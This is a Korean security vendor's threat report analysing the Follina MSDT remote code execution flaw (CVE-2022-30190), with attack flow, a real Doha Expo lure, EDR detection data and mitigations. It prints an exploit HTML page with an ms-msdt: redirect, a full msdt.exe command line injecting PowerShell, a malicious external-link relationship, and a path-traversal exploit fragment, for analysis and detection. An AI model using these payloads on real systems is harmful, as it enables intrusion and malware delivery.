

모든 MS Office 버전에서 실행되는 제로데이 취약점  
패치가 발표됐음에도 지속적으로 피해 사례 발생

# MS 지원진단도구 원격코드실행 취약점 Follina (CVE-2022-30190)

## 목차

### 1. 개요

### 2. 파일정보

- 2.1 취약점 정보
- 2.2 RCE (Remote Code Execution)

### 3. 공격 정보

### 4. 분석

- 4.1 MS-Office 내 개체 관계 정의 문서
- 4.2 외부 HTML 문서와 MS-MSDT URL 프로토콜
- 4.3 MS-Office의 MSDT.exe 실행
- 4.4 MSDT.exe와 sdiaghost.exe
- 4.5 취약점 코드 설명
- 4.6 실제 사례 (VIP Invitation to Doha Expo 2023.docx)

### 5. Privacy-i EDR 탐지정보

### 6. 대응

# 1. 개요

## 1.1 배경

5월 27일, 벨라루스에서 우크라이나를 대상으로 배포된 MS-WORD 문서가 보안 연구가에게 발견되었다. 해당 문서에는 지금까지 공개된 적이 없었던 강력한 RCE(원격 실행 기능)를 구현한 Zero Day 취약점이 담겨있었으며, 해당 취약점은 보안 연구가들에 의해 Follina라는 명칭으로 불렸다.

현재 CVE-2022-30190라는 취약점 코드가 부여되었으며, 해당 취약점은 보안 연구가 및 해커들에 의해 세계적으로 빠른 속도로 퍼져나가기 시작했다.

해당 취약점은 이미 4월경부터 러시아, 중국, 벨라루스 공격자들이 사용하고 있었다. 최근에도 해당 취약점을 통한 공격이 활발히 이루어지고 있다. 특히 본 취약점은 국가지원을 받는 해커들에 의해 정치적인 목적으로 활발히 사용되고 있다.

공격 날짜	공격	대상	그룹명	취약점 사용 목적
2022.04	벨라루스	우크라이나	국가해커 (UNC1151)	악성 PowerShell 원격 명령 수행
2022.05	중국	티베트	국가해커 (TA413)	Sepulcher 원격 제어 악성코드 배포
2022.06	범죄그룹	불특정다수	해킹그룹 (TA570)	원격 명령 수행 악성코드 배포
2022.06	러시아	우크라이나	국가해커 (SandWorm)	CrescentImp 악성코드 원격 배포
2022.06	범죄그룹	대한민국	미확인 해킹그룹	도하 엑스포 위장 악성코드 원격 배포

[표 1] CVE-2022-30190 공격 사례

Follina(CVE-2022-30190) 취약점의 근본적인 원인은 MS-MSDT URL 프로토콜을 사용할 때 MSDT.exe(Microsoft 지원 진단 마법사)를 통해 원격 실행이 가능하다는 점이다.

Microsoft 측에서는 현재 KB5014699 패치로 문제를 수정했지만 취약점을 이용한 공격은 지속적으로 이루어지고 있다.

현재 Follina 취약점의 가장 큰 위협은

모든 MS-Office 버전에서 실행 가능한 Zero Day 취약점이라는 사실이다.

이는 매크로 등 보안 취약점이 상당히 해결된 버전인 MS Office 2021 등에서도 공격이 가능하다는 점, 이와 더불어 가장 위험한 취약점으로 분류되는 강력한 RCE(원격 실행 기능)를 수행할 수 있다는 점에서 최근 발생한 취약점 중 가장 심각한 취약점으로 여겨지고 있다.

해당 취약점은 Microsoft 및 CVE 번호를 관리하는 NVD(National Vulnerability Database)에서도 높은 위협 점수(7.8 점)를 받았다.



[그림 1] 해커 집단의 CVE-2022-30190 사용

본 취약점이 공개된 후 국가 및 대규모, 소규모 해커 집단은 해당 취약점을 공격 행위에 활발히 활용하고 있다. 소만사는 Follina(CVE-2022-30190) 취약점으로 발생할 수 있는 위협 및 파급력에 대해 심각성을 느끼고 해당 취약점을 예방 및 차단할 수 있도록 본 보고서를 작성하였다.

## 2. 파일정보

### 2.1 파일정보

Name	Follina
Code	CVE-2022-30190
Behavior	Remote Code Execution
OS	Windows
Target	MS-Office
Score	7.8

[취약점 1] 높은 위험성을 보유한 Follina(CVE-2022-30190) RCE 취약점

### 2.2 RCE(Remote Code Execution)

원격코드실행이라 불리는 RCE(Remote Code Execution) 취약점은

원격지에서 임의 공격 명령 실행이 가능한 취약점이다.

가장 많이 알려진 방식으로는 관리자 권한 획득을 통해 시스템을 장악하는 권한 상승 취약점이 존재하며 이와 더불어 대상 시스템/네트워크에 침입하기 위한 초기 침투 시에도 많이 사용된다.

RCE 취약점은 단순한 형태의 방식에서 복잡한 절차를 가진 형태까지 다양한 방식을 사용할 수 있다.

```

    =[ metasploit v6.1.14-dev ]
+ -- --[ 2180 exploits - 1155 auxiliary - 399 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > set RHOST 10.103.16.81
RHOST => 10.103.16.81
msf6 > show payloads
    
```

[그림 2] MSFCONSOLE 취약점 공격 툴

```


std::cout << "[+] Creating /flash/nova/etc/devel-login on " << p_ip << ":" << p_port << std::endl;
msg.reset();
msg.set_to(2, 2);
msg.set_command(1);
msg.set_request_id(2);
msg.set_reply_expected(true);
msg.set_session_id(p_session_id);
msg.add_string(1, "///.../.../.../flash/nova/etc/devel-login");
mproxy_session.send(msg);
    
```

[그림 3] RCE 취약점 공격 코드

위의 두 그림은 MSFCONSOLE로 불리는 MetaSploit 툴과 RCE를 구현하는 코드로서 누구나 약간의 보안적 지식만 있다면 손 쉽게 사용할 수 있도록 툴의 형태와 예제 코드로 구성되어있다. RCE는 대상 시스템을 장악하거나 시스템/네트워크에 침투하는 등 파급력이 상당한 기술이다. 그러나 위와 같이 손 쉽게 사용할 수 있다는 장점이 있어 한 번 공개된 취약점은 탐지와 차단이 매우 까다로운 기술로 발전하게 된다. 이번 Follina (CVE-2022-30190) 취약점 또한 해커들에 의해 매우 위협적인 기술로 발전했다.

### 3. 공격 정보

#### 3.1 공격 흐름



[그림 4] Follina (CVE-2022-30190) 공격 흐름

[ 주요 공격 흐름 : ①~⑧ ]

①	해커 그룹의 취약점 파악 및 연구 Follina (CVE-2022-30190) 취약점을 확인한 해커 그룹은 이를 연구하여 무기화한다.
②	MS-Office에 의해 실행되는 취약점 코드 MS-Office 내 취약점 코드를 삽입하여 이를 유포 및 공격에 사용할 준비를 한다.
③	취약점을 내포한 MS-Office 문서 유포 취약점을 내포한 MS-Office 문서를 피싱 메일 등을 통해 공격 대상에게 유포한
④	대상 국가 및 기관의 주요 인물에게 악성 문서 전달 취약점을 내포한 MS-Office 문서는 대상 국가 및 기관의 공격 대상에게 피싱 메일을 통해 전달된다.
⑤	취약점을 내포한 문서 실행 및 취약점 실행 공격 대상에 의해 문서가 실행되면 PC 내에서 취약점이 동작한다. 이를 통해 대상 PC 내에서 원격 코드가 실행된다.
⑥	권한 상승 등 원격 코드 실행 원격 코드 실행을 통해 권한 상승 및 시스템 장악과 네트워크 침투 등의 행위가 수행된다.
⑦	시스템 장악 및 침투를 통해 정보 탈취 등 악의적인 행위 수행 취약점을 통해 장악한 시스템 내 주요 정보 획득 등 악의적인 행위를 수행한다.
⑧	대상 시스템 및 네트워크 완전 장악 하나의 취약점을 통해 실행된 원격 실행을 통해 대상 시스템 및 네트워크 완전 장악을 수행한다

**RCE 취약점의 위험성**

RCE 취약점은 기존의 정적인 안티바이러스 제품 등을 우회하여 단 한 번만 성공한다면, 공격에 사용된 비용 대비 몇 배의 이득을 획득할 수 있다.  
즉, 단순한 취약점 공격 하나로 시스템 및 네트워크 장악과 공격자가 원하는 임의의 코드 실행 등 결과가 가져오는 그 파괴력은 가늠할 수 없는 수준이다.

[표 2] RCE 취약점의 위험성

## 4. 분석

### 4.1 MS-Office 내 개체 관계 정의 문서



[그림 5] Follina (CVE-2022-30190) 공격 흐름

MS-Office 파일은 내부적으로 XML 개체의 모음으로서, 각 XML 개체 간 관계를 정의하는 XML 파일을 포함하고 있다. 해당 파일은 document.xml.rels로 정의되어 있으며 이는 관계 정의 파일이라 불린다. 관계 정의 파일은 그 안에 외부 링크를 삽입하여 문서 실행 시 참조할 수 있도록 구성되는데, Follina 취약점은 이 점을 이용하여 외부 HTML 링크를 삽입하여 원격 코드 실행을 수행하였다.

### 4.2 외부 HTML 문서와 MS-MSDT URL 프로토콜

```

<!doctype html>
<html lang="en">
<head>
<title>
Exploit
</title>
</head>
<body>

<script>
//BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBDDVDVDV
//BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBDDVDVDV
//BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBDDVDVDV
//BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBDDVDVDV

window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_Launc
</script>

</body>
</html>
    
```

[그림 6] 외부 HTML 문서화 MS-MSDT URI 프로토콜

원격 실행을 가능하게 하는 외부 HTML 문서 내에는 최소 4096 바이트를 맞춰주기 위한 패딩과 코드를 실행할 수 있도록 .NET 명령(.NET 코드)을 포함하는 인수가 뒤따르는 MSDT URL 체계인 ms-msdt:/\* 자바스크립트가 삽입되어 있다.





IT_RebrowseForFile	원격으로 실행할 프로그램을 선택할 때 사용하는 매개변수로 핵심이 됨
IT_LaunchMethod	프로그램 선택과 관련이 있으며, 자동으로 선택할 프로그램 없음을 설정
IT_SelectProgram	사전에 실행할 프로그램을 선택하여 프로그램 선택창을 우회할 수 있도록 함
IT_BrowseForFile	실행할 프로그램을 선택할 때 사용하는 매개변수
IT_AutoTroubleshoot	취약점 유발과 무관하나, 자동으로 문제 해결 기능을 우회할 수 있도록 함

[표 3] 취약점을 유발하는 매개변수


위 취약점 코드가 실행되면 최종적으로 계산기(calc.exe)가 실행되는데, 실제 공격 사례를 확인하면 외부 C&C 서버로부터 악성코드를 다운로드하고 실행하거나, 권한 상승 및 백도어와 원격 제어 툴 등을 설치하여 실행한 것을 확인했다.

만약 위 코드에 실제 악성코드가 삽입되어 있었다면 아래와 같이 계산기(calc.exe)가 아닌 악성코드가 MS-Office 문서 클릭 한 번에 실행되어 시스템과 네트워크는 장악된다.



[그림 10] 취약점의 결과로 최종 페이로드 '계산기(calc.exe)' 실행

## 4.6 실제 사례 (VIP Invitation to Doha Expo 2023.docx)



[그림 11] 도하 엑스포를 위장한 Follina(CVE-2022-30190) 공격

Microsoft의 공식 패치 이후에도

국내를 대상으로 실제 Follina(CVE-2022-30190)에 대한 공격은 활발히 이루어지고 있다.

6월 22일에도 도하 엑스포를 위장한 Follina(CVE-2022-30190) 공격이 발생했으며

본 공격은 아래와 같이 내부에 삽입된 외부 HTML을 통해서 이루어졌다.

```

Relationships"> <Relationship Id="rld8"
fontTable" Target="fontTable.xml"/> <Relationship Id="rld3"
Settings" Target="settings.xml"/> <Relationship Id="rld7"
Object" Target="https://files.attend-doha-expo.com/inv.html!" TargetMode="External"/> <Rel
Relationships/styles" Target="styles.xml"/> <Relationship Id="rld1"
Numbering" Target="numbering.xml"/> <Relationship Id="rld6"
Image" Target="media/image2.png"/> <Relationship Id="rld5"
Image" Target="media/image1.JPG"/> <Relationship Id="rld4"
WebSettings" Target="webSettings.xml"/> <Relationship Id="rld9"
Theme" Target="theme/theme1.xml"/> </Relationships>

```

[그림 12] 도하 엑스포를 위장한 Follina(CVE-2022-30190) 공격에 사용된 외부 HTML

소만사는 본 공격을 확인하고 이를 탐지하였다.

분석 결과 본 공격에 사용된 외부 링크를 통해 다운로드되는 악성 파일 내부에는

감염 이후 PC 내 정보 탈취, 추가 악성 행위를 위한 권한 획득 등

다양한 악성 행위를 시도할 수 있는 악성 모듈이 내장되어 있었다.

이처럼 Follina(CVE-2022-30190)는 실제 공격에 활발히 사용되고 있으며

이를 통해 공격자가 획득하고 악용할 수 있는 결과는 가늠할 수 없는 위험성을 가지고 있다.

## 5. Privacy-i EDR 탐지 정보

### 5.1 탐지 정보 (exploit.ms-office.follina)

파일명	msdt.exe
f_sha256	6859d1b5d1beaa2985b298f3fcee67f0aac747687a9dec2b4376585e99e9756f
Child process command-line	"C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=calc?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h\$(Start-Process('calc')) /././././././././././././././././

[그림 13] Privacy-i EDR 취약점 탐지 정보

Privacy-i EDR의 Follina(CVE-2022-30190) 취약점 탐지는 실시간으로 프로세스의 행위를 모니터링 하는 취약점 방지 모듈에서 탐지 되었으며 MS-Office 문서 실행 시, 취약점 정보 획득과 동시에 파일 격리 및 차단이 이루어진다. 또한 Follina 취약점에 대해 exploit.ms-office.follina로 탐지하고 대응한다.

## 6. 대응

1. Privacy-i EDR의 취약점 방지 기능을 통해 취약점 실행을 사전에 방지한다.
2. OS 및 소프트웨어 보안 업데이트를 항상 최신으로 유지한다.
3. 비정상적인 네트워크 모니터링을 통한 트래픽 감시와 망 분리를 수행한다.
4. 신뢰 할 수 없는 메일의 첨부파일은 실행을 금지한다.
5. 비 업무 사이트 및 신뢰 할 수 없는 웹사이트의 연결을 차단한다.

본 자료의 전체 혹은 일부를 소만사의 허락을 받지 않고, 무단게재, 복사, 배포는 엄격히 금합니다.

만일 이를 어길 시에는 민형사상의 손해배상에 처해질 수 있습니다.

본 자료는 악성코드 분석을 위한 참조 자료로 활용 되어야 하며,

악성코드 제작 등의 용도로 악용되어서는 안됩니다.

(주) 소만사는 이러한 오남용에 대한 책임을 지지 않습니다.

Copyright(c) 2022 (주) 소만사 All rights reserved.

궁금하신 점이나 문의사항은 [malware@somansa.com](mailto:malware@somansa.com) 으로 문의주십시오